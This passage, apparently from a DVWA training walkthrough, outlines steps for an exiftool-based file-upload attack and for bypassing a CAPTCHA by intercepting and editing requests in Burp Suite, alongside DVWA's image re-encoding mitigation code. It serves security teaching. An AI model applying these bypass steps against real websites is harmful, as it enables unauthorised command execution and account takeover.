


4. Create payload with help of exiftool.




5. Upload payload on target.





6. Exploit vulnerability by execute command on URL bar.



Mitigation:

This will check everything from all the levels so far, as well then to re-encode the image. This will make a new image, therefor stripping any "non-image" code (including metadata).

Sample code:

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );


    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file   = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
```

```
    $temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? (
sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) ) );
    $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.'
. $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) ==
'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is
recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );

        // Can we move the file to the web root from the temp folder?
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path .
$target_file ) ) ) {
            // Yes!
            echo "<pre><a href='{$target_path}{$target_file}'>{$target_file}</a>
succesfully uploaded!</pre>";
        }
        else {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }

        // Delete any temp files
        if( file_exists( $temp_file ) )
            unlink( $temp_file );
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG
images.</pre>';
    }
```

```
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

6. Insecure CAPTCHA Vulnerability

A CAPTCHA is a program that can tell whether its user is a human or a computer. You've probably seen them - colourful images with distorted text at the bottom of Web registration forms. CAPTCHAs are used by many websites to prevent abuse from "bots", or automated programs usually written to generate spam. No computer program can read distorted text as well as humans can, so bots cannot navigate sites protected by CAPTCHAs.


CAPTCHAs are often used to protect sensitive functionality from automated bots. Such functionality typically includes user registration and changes, password changes, and posting content. In this example, the CAPTCHA is guarding the change password functionality for the user account. This provides limited protection from CSRF attacks as well as automated bot guessing.

6.1 Low Level Security


The issue with this CAPTCHA is that it is easily bypassed. The developer has made the assumption that all users will progress through screen 1, complete the CAPTCHA, and then move on to the next screen where the password is actually updated. By submitting the new password directly to the change page, the user may bypass the CAPTCHA system.

Steps:


1. Open your target page for function analysis




2. Open burp suite for capture traffic.




3. Enter new password.




4. View source code for analysis.




5. Intercept the request.



6. Make changes in request to bypass CAPTCHA.



7. Successfully bypass CAPTCHA after changes.




6.2 Medium Level Security


The developer has attempted to place state around the session and keep track of whether the user successfully completed the CAPTCHA prior to submitting data. Because the state variable (is on the client side, it can also be manipulated by the attacker like so.

Steps:

